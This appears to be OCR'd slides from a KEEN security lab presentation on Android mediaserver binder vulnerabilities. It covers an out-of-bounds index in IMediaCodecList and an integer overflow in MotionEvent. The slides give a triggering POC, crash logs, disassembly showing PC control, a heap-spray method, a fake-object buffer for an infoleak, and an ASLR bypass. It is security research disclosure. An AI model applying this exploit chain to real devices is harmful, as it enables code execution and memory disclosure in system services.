        Item *item = &msg->mItems[i];

        const char *name = parcel.readCString();
        item->setName(name, strlen(name));
        item->mType = static_cast<Type>(parcel.readInt32());

        switch (item->mType) {
            case kTypeInt32:
            {
                item->u.int32Value = parcel.readInt32();
                break;
            }

            case kTypeInt64:
            {
                item->u.int64Value = parcel.readInt64();
                break;
            }
```

Example 1 (cont.)

- Triggering vulnerable code path
  - Client constructs BnStreamSource and passes to MediaPlayer->setDataSource
  - When certain type media file is played, BnStreamSource's setListener will be called an client now get an reference to IStreamSource
  - Manipulate incoming parcel stream in IStreamSource::issueCommand and the server implementation of this function will trigger the OOB bug

Example 1 (cont.)


- Information disclosure in system_server
  - Integer overflow in MotionEvent::unparcel lead to shrinking vector size

```
status_t MotionEvent::readFromParcel(Parcel* parcel) {
    size_t pointerCount = parcel->readInt32();
    size_t sampleCount = parcel->readInt32();
    if (pointerCount == 0 || pointerCount > MAX_POINTERS || sampleCount == 0) {
        return BAD_VALUE;
    }

    mDeviceId = parcel->readInt32();
    mSource = parcel->readInt32();
    mAction = parcel->readInt32();
    mFlags = parcel->readInt32();
    mEdgeFlags = parcel->readInt32();
    mMetaState = parcel->readInt32();
    mButtonState = parcel->readInt32();
    mXOffset = parcel->readFloat();
    mYOffset = parcel->readFloat();
    mXPrecision = parcel->readFloat();
    mYPrecision = parcel->readFloat();
    mDownTime = parcel->readInt64();

    mPointerProperties.clear();
    mPointerProperties.setCapacity(pointerCount);
    mSampleEventTimes.clear();
    mSampleEventTimes.setCapacity(sampleCount);
    mSamplePointerCoords.clear();
    mSamplePointerCoords.setCapacity(sampleCount * pointerCount);
```

Integer overflow here

KEEN security lab

Out-of-bound dereference in IMediaCodecList (24445127)



MediaCodecList

- Provides information about a given media codec available on the device. You can iterate through all codecs available by querying MediaCodecList.
- Implementation at Java/Native level
  - frameworks/base/jandroid/media/MediaCodecList.java
  - frameworks/av/media/libmedia/IMediaCodecList.cpp

MediaCodecList

```
127         case GET_CODEC_INFO:
128         {
129             CHECK_INTERFACE(IMediaCodecList, data, reply);
130             size_t index = static_cast<size_t>(data.readInt32());
131             const sp<MediaCodecInfo> info = getCodecInfo(index);
132             if (info != NULL) {
133                 reply->writeInt32(OK);
134                 info->writeToParcel(reply);
135             } else {
136                 reply->writeInt32(-ERANGE);
137             }
138             return NO_ERROR;
139         }
140         break;
```

Hmm?...


```
39 struct MediaCodecList : public BnMediaCodecList {
40     static sp<IMediaCodecList> getInstance();
41
42     virtual ssize_t findCodecByType(
43             const char *type, bool encoder, size_t startIndex = 0) const;
44
45     virtual ssize_t findCodecByName(const char *name) const;
46
47     virtual size_t countCodecs() const;
48
49     virtual sp<MediaCodecInfo> getCodecInfo(size_t index) const {
50         return mCodecInfos.itemAt(index);//no check on bound
51     }
52
```

POC

```
void oob() {
    sp<IMediaPlayerService> service = interface_cast<IMediaPlayerService>
        (defaultServiceManager()->getService(String16("media.player")));
    sp<IMediaCodecList> list = service->getCodecList();
    size_t cnt = list->countCodecs();
    printf("[+] codec cnt %p\n", cnt);
    int offset = 0x6666;
    sp<MediaCodecInfo> ci = list->getCodecInfo(offset / 4);

    printf("[+] Trigger end.\n");
}
```

```
F libc    : Fatal signal 11 (SIGSEGV), code 1, fault addr 0x84 in tid 1238 (Binder_2)
I SELinux : SELinux: Loaded file_contexts contexts from /file_contexts.
F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
F DEBUG   : Build fingerprint: 'google/shamu/shamu:6.0/MPA44I/2172151:user/release-keys'
F DEBUG   : Revision: '0'
F DEBUG   : ABI: 'arm'
W NativeCrashListener: Couldn't find ProcessRecord for pid 376
F DEBUG   : pid: 376, tid: 1238, name: Binder_2  >>> /system/bin/mediaserver <<<
F DEBUG   : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x84
F DEBUG   :     r0 00000080  r1 b2e817ac  r2 00000025  r3 b2e817ac
E DEBUG   : Android write failed: Broken pipe
F DEBUG   :     r4 b2e81838  r5 b606b600  r6 b2e81804  r7 00000003
F DEBUG   :     r8 00000000  r9 00000000  sl 000003f5  fp 00000178
F DEBUG   :     ip b686fe80  sp b2e81798  lr b67bda21  pc b6b5d610  cpsr 200f0030
F DEBUG   :
F DEBUG   : backtrace:
F DEBUG   :     #00 pc 0000e610  /system/lib/libutils.so (android::RefBase::incStrong(void const*) const+1)
F DEBUG   :     #01 pc 000a8a1d  /system/lib/libstagefright.so
F DEBUG   :     #02 pc 000759d5  /system/lib/libmedia.so (android::BnMediaCodecList::onTransact(unsigned int,
android::Parcel const&, android::Parcel*, unsigned int)+104)
```

Exploitable???

KEEN security lab

Exploitability Analysis

- mCodecInfos: Vector<sp<MediaCodecInfo> >
- What's "sp"?
  - Strong pointer in Android
- What's Vector?
  - Linear-backed storage, So what's stored is (sp<MediaCodecInfo>)

```
326 template<class TYPE> inline
327 ssize_t Vector<TYPE>::insertAt(const TYPE& item, size_t index, size_t numItems) {
328     return VectorImpl::insertAt(&item, index, numItems);
329 }
```

Sample Vector<sp<MediaCodecInfo> memory layout

```
(gdb) x/40xw 0xb63e4000 (MediaCodecList addr=> (+0x5c is mCodecInfos::array())
0xb63e4000:   0xb6f5b5a4   0xb6f5b5dc   0x00000000   0x00000000
0xb63e4010:   0x00000000   0x00000000   0xb6709301   0xb6f5be10
0xb63e4020:   0xb60b5290   0x00000000   0x00000000   0x00000004
0xb63e4030:   0x00000000   0xb63ce0c0   0x00000011   0x00000020
0xb63e4040:   0xb63fb000   0xb6f5baa8   0x00000000   0x00000000
0xb63e4050:   0x00000000   0x00000020   0xb6f5bde8   0xb638e250
0xb63e4060:   0x0000001d   0x00000000   0x00000004   0x00000000
0xb63e4070:   0x00000000   0xb6f5b63c   0xb63de120   0xb63c6108
0xb63e4080:   0x00000001   0x00000070   0xb60a0000   0x00720064
0xb63e4090:   0x00000001   0x00000001   0x00000001   0x00000004

(gdb) x/40xw 0xb638e250 => stored sp<MediaCodecInfo> => All MediaCodecInfo ptrs!
0xb638e250:   0xb63dfa00   0xb63dfaa0   0xb63dfb40   0xb63dfbe0
0xb638e260:   0xb63dfc80   0xb63dfd20   0xb63dfdc0   0xb63dfe60
0xb638e270:   0xb63dff00   0xb63dfff0   0xb63e0090   0xb63e0130
0xb638e280:   0xb63e01d0   0xb63e0270   0xb63e0310   0xb63dffa0
(jemalloc 160 region (33 codecs))
```

Vector itemAt

```
278 template<class TYPE> inline
279 const TYPE& Vector<TYPE>::operator[](size_t index) const {
280     LOG_FATAL_IF(index>=size(),
281                  "%s: index=%u out of range (%u)", __PRETTY_FUNCTION__,
282                  int(index), int(size()));
283     return *(array() + index); //direct addressing
284 }
285
286 template<class TYPE> inline
287 const TYPE& Vector<TYPE>::itemAt(size_t index) const {
288     return operator[](index);
289 }
```

Strong Pointer

```
58 template<typename T>
59 class sp {
60 public:
61     inline sp() : m_ptr(0) { }
62
63     sp(T* other);
64     sp(const sp<T>& other);
65     template<typename U> sp(U* other);
66     template<typename U> sp(const sp<U>& other);
67 private:
104     T* m_ptr;
```

Strong Pointer (cont.)

```
119 template<typename T>
120 sp<T>::sp(const sp<T>& other)
121         : m_ptr(other.m_ptr) {
122     if (m_ptr)
123         m_ptr->incStrong(this);
124 }
125
126 template<typename T> template<typename U>
127 sp<T>::sp(U* other)
128         : m_ptr(other) {
129     if (other)
130         ((T*) other)->incStrong(this);
131 }
```

Watch out for copy constructors!

- Vector itemAt?
  - No, it returns const TYPE&
- getCodecInfo?
  - Yes! The return type is sp<MediaCodecInfo>
  - Implicit incStrong is called on out-of-bound MediaCodecInfo pointer
- Possibility of PC control?

RefBase incStrong: control the vtable!

```
322 void RefBase::incStrong(const void* id) const
323{
324     weakref_impl* const refs = mRefs;
325     refs->incWeak(id);
326
327     refs->addStrongRef(id);
328     const int32_t c = android_atomic_inc(&
329     ALOG_ASSERT(c > 0, "incStrong() callec                    ", refs);
330#if PRINT_REFS
331     ALOGD("incStrong of %p from %p: cnt=%c
332#endif
333     if (c != INITIAL_STRONG_VALUE)  {
334         return;
335     }
336
337     android_atomic_add(-INITIAL_STRONG_VAI
338     refs->mBase->onFirstRef();
339}
340
```

RefBase* const mBase;


```
.text:000A8640 ; android::sp<android::MediaCodecInfo> __usercall android::MediaCodecList::getCodecInfo@<R0>(const android::MediaCodecList *t
.text:000A8640 _ZNK7android14MediaCodecList12getCodecInfoEj
.text:000A8640 this = R1                               ; const android::MediaCodecList *
.text:000A8640 index = R2                              ; size_t
.text:000A8640                 PUSH.W          {R11,LR}
.text:000A8644                 MOV             R3, R0
.text:000A8646                 LDR             R0, [this,#0x5C] ; get mCodecInfos
.text:000A8648                 LDR.W           R0, [R0,index,LSL#2] ; get stored CodecInfo ptr, a.k.a mptr
.text:000A864C                 CMP             R0, #0
.text:000A864E                 STR             R0, [R3] ; prepare return value
.text:000A8650                 BEQ             locret_A8658
.text:000A8652                 MOV             R1, R3  ; "this" of sp
.text:000A8654                 BLX             _ZNK7android7RefBase9incStrongEPKv ; android::RefBase::incStrong(void const*)
.text:000A8658
.text:000A8658 locret_A8658                            ; CODE XREF: android::MediaCodecList::getCodecInfo(uint)+10↑j
.text:000A8658                 POP.W           {R11,PC}
.text:000A8658 ; End of function android::MediaCodecList::getCodecInfo(uint)
```

```
; Attributes: static

; void __fastcall android::RefBase::incStrong(const android::RefBase *this, const void *id)
EXPORT _ZNK7android7RefBase9incStrongEPKv
_ZNK7android7RefBase9incStrongEPKv
this = R0                       ; const android::RefBase *
id = R1                         ; const void *
LDR             this, [this,#4]
refs = R0                       ; android::RefBase::weakref_impl *const
DMB.W           ISH
ADDS            id, refs, #4
```

```
loc_DA8E                        ; R2 = &(refs->mWeak)
LDREX.W         R2, [id]
ADDS            R2, #1
STREX.W         R3, R2, [id] ; atomic increment
CMP             R3, #0
BNE             loc_DA8E
```

```
DMB.W           ISH     ; guarantee sequencial execution
```

```
loc_DAA0                        ; mStrong
LDREX.W         id, [refs]
c = R1                          ; const int32_t
ADDS            R2, c, #1
STREX.W         R3, R2, [refs]
CMP             R3, #0
BNE             loc_DAA0 ; mStrong
```



- R0 is retrieved from an offset we control
  - LDR R0, [R0, index, LSL#2]
  - in itemAt function
- Then passed to incStrong
  - refs = [R0 + 4]
  - prepare mStrong([refs]) == INIT_STRONG_VALUE
- Control PC at BX R1!
  - R1 = [R1 + 8] = [[R0]+8] = [[refs+8] + 8]

Finally PC control!

We still need heap fengshui

- Which interface is used to spray?
  - IDrm->provideKeyResponse(uint8_t*, uint8_t* payload, uint8_t)
  - The resp can be passed in via base64-format
    - Allow for non-asci data
  - Stored in mMap of IDrm, no free/GC
- Thanks to jemalloc, region.160 is allocated adjacent

```
F/libc    (  191): Fatal signal 11 (SIGSEGV), code 1, fault addr 0x61616160 in tid 191 (mediaserver)
W/NativeCrashListener(  684): Couldn't find ProcessRecord for pid 191
I/DEBUG   (  188): *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
E/DEBUG   (  188): AM write failure (32 / Broken pipe)
I/DEBUG   (  188): Build fingerprint: 'Android/aosp_hammerhead/hammerhead:5.1.1/LMY48I/hqd12301638:u
I/DEBUG   (  188): Revision: '11'
I/DEBUG   (  188): ABI: 'arm'
I/DEBUG   (  188): pid: 191, tid: 191, name: mediaserver  >>> /system/bin/mediaserver <<<
I/DEBUG   (  188): signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x61616160
I/DEBUG   (  188):     r0 b3003030  r1 61616161  r2 00000001  r3 b3003034
I/DEBUG   (  188):     r4 b300301c  r5 b4c31640  r6 bebcd884  r7 b6659d85
I/DEBUG   (  188):     r8 bebcd7fc  r9 00000000  sl 000003f5  fp 000000bf
I/DEBUG   (  188):     ip b6dadd7c  sp bebcd7d8  lr b6c2fbbb  pc 61616160  cpsr 600f0030
I/DEBUG   (  188):
I/DEBUG   (  188): backtrace:
I/DEBUG   (  188):     #00 pc 61616160  <unknown>
I/DEBUG   (  188):     #01 pc 0000ebb9  /system/lib/libutils.so (android::RefBase::incStrong(void co
I/DEBUG   (  188):     #02 pc 00062311  /system/lib/libstagefright.so (android::sp<android::ABuffer>
I/DEBUG   (  188):     #03 pc 00085d8f  /system/lib/libstagefright.so
I/DEBUG   (  188):     #04 pc 0005b157  /system/lib/libmedia.so (android::BnMediaCodecList::onTransa
I/DEBUG   (  188):     #05 pc 0001a6cd  /system/lib/libbinder.so (android::BBinder::transact(unsigne
I/DEBUG   (  188):     #06 pc 0001f77b  /system/lib/libbinder.so (android::IPCThreadState::executeCo
I/DEBUG   (  188):     #07 pc 0001f89f  /system/lib/libbinder.so (android::IPCThreadState::getAndExe
I/DEBUG   (  188):     #08 pc 0001f8e1  /system/lib/libbinder.so (android::IPCThreadState::joinThrea
I/DEBUG   (  188):     #09 pc 00001693  /system/bin/mediaserver
I/DEBUG   (  188):     #10 pc 00012df5  /system/lib/libc.so (__libc_init+44)
I/DEBUG   (  188):     #11 pc 00001900  /system/bin/mediaserver
I/DEBUG   (  188):
```


KEEN security lab

Hmm… One bug to rule them all?

- Can we turn this bug into infoleak again?
  - Yes!

```
status_t MediaCodecInfo::writeToParcel(Parcel *parcel) const {
    mName.writeToParcel(parcel);
    parcel->writeInt32(mIsEncoder);
    parcel->writeInt32(mQuirks.size());
    for (size_t i = 0; i < mQuirks.size(); i++) {
        mQuirks.itemAt(i).writeToParcel(parcel);
    }
    parcel->writeInt32(mCaps.size());
    for (size_t i = 0; i < mCaps.size(); i++) {
        mCaps.keyAt(i).writeToParcel(parcel);
        mCaps.valueAt(i)->writeToParcel(parcel);
    }
    return OK;
}
```

KEEN security lab

Hmm… One bug to rule them all? (cont.)

```
status_t AString::writeToParcel(Parcel *parcel) const {
    CHECK_LE(mSize, static_cast<size_t>(INT32_MAX));
    status_t err = parcel->writeInt32(mSize);
    if (err == OK) {
        err = parcel->write(mData, mSize);
    }
    return err;
}
```

KEEN security lab

Hmm… One bug to rule them all?

Totally 0x44

KEEN security lab

Controlled fake MediaCodecInfo

- If we can pointed the location of being marshalled MediaCodecInfo to controllable chunk
- AString::writeToParcel will give us arbitrary read ability
- Prerequisites:
  - mQuirks.size() == 0 to avoid crash (offset 32)
  - mCaps.size() == 0 to avoid crash (offset 52)
  - Avoid crash in incStrong
    - **const** int32_t c = android_atomic_inc(&refs->**mStrong**);
    - Need [mRefs+4] points to valid location
    - C != INITIAL_STRONG_VALUE

KEEN security lab

InfoLeak Solution

- Spray content of size 4096 (page size) to push heap to reach fix-point address 0xb3003010
- Spray content of size 160 filled with 0xb3003010
  - Content will fall right behind Vector<sp<MediaCodecInfo>>’s array() storage
  - Trigger OOB to relocate MediaCodecInfo to 0xb3003010
  - Retrieve leaked memory content
- ASLR bypass
  - By reading out continuous content in text section and compare with known shared libraries, we can predict the offset of shared library

KEEN security lab

```
void setupRawBuf(char* buf)
{
    for(size_t i=0; i< SIZE/ sizeof(int); i++)
    {
        *((unsigned int*)buf + i) = 0xb3003010;
    }
    //+0 None
    *((unsigned int*)buf + 1) = 0xb3004010;//+4 mrefs we need an accessible addr
    *((unsigned int*)buf + 2) = 0xb6ce3000;//+8 AString addr fall in .text section
    *((unsigned int*)buf + 3) = 0x400;//+8+4 AString size

    *(unsigned int*)(buf + 20) = 0;
    *(unsigned int*)(buf + 32) = 0;
    *(unsigned int*)(buf + 52) = 0;
}
```

KEEN security lab

```
[+]spraying zone160[+] sprayed 0x0 status 0 resp (null)
[+] sprayed 0x100 status 0 resp (null)
[+] sprayed 0x200 status 0 resp (null)
[+] sprayed 0x300 status 0 resp (null)
[+] sprayed 0x400 status 0 resp (null)
[+] sprayed 0x500 status 0 resp (null)
now input index to trigger
37
length 1024
3046d9f7 46ec4046 d9f72aec 31462846 d9f79eec 81464046 d9f7ceeb 3046d9f7 cceb38
 d9f7c8eb b9f10f 8db626b 284642f0 11122 61634946 daf7a6ea 20465b0 bde8f083 12b
0 d4feffff 60ffffff 28ffffff a08210 254b264a 70b5446 25464f1 4867b44 9b583f1 8
060 55f84cf d8b1ddf7 c8efe16c a06c8968 dcf710ec a06ca168 dcf7cec a06cdbf7 16eb
```

KEEN security lab

```
b6c85000-b6c86000 r--p 00007000 b3:19 937        /system/lib/libnbaio.so
b6c86000-b6c87000 rw-p 00008000 b3:19 937        /system/lib/libnbaio.so
b6c87000-b6c88000 r--p 00000000 00:00 0          [anon:linker_alloc]
b6c88000-b6d07000 r-xp 00000000 b3:19 919        /system/lib/libmediaplayerservice.so
```

```
(gdb) x/80xb 0xb6ce3000
0xb6ce3000 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+172>:    0x30    0x46    0xd9    0xf7    0x46    0xec    0x40    0x46
0xb6ce3008 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+180>:    0xd9    0xf7    0x2a    0xec    0x31    0x46    0x28    0x46
0xb6ce3010 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+188>:    0xd9    0xf7    0x9e    0xec    0x81    0x46    0x40    0x46
0xb6ce3018 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+196>:    0xd9    0xf7    0xce    0xeb    0x30    0x46    0xd9    0xf7
0xb6ce3020 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+204>:    0xcc    0xeb    0x38    0x46    0xd9    0xf7    0xc8    0xeb
0xb6ce3028 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+212>:    0xb9    0xf1    0x00    0x0f    0x08    0xdb    0x62    0x6b
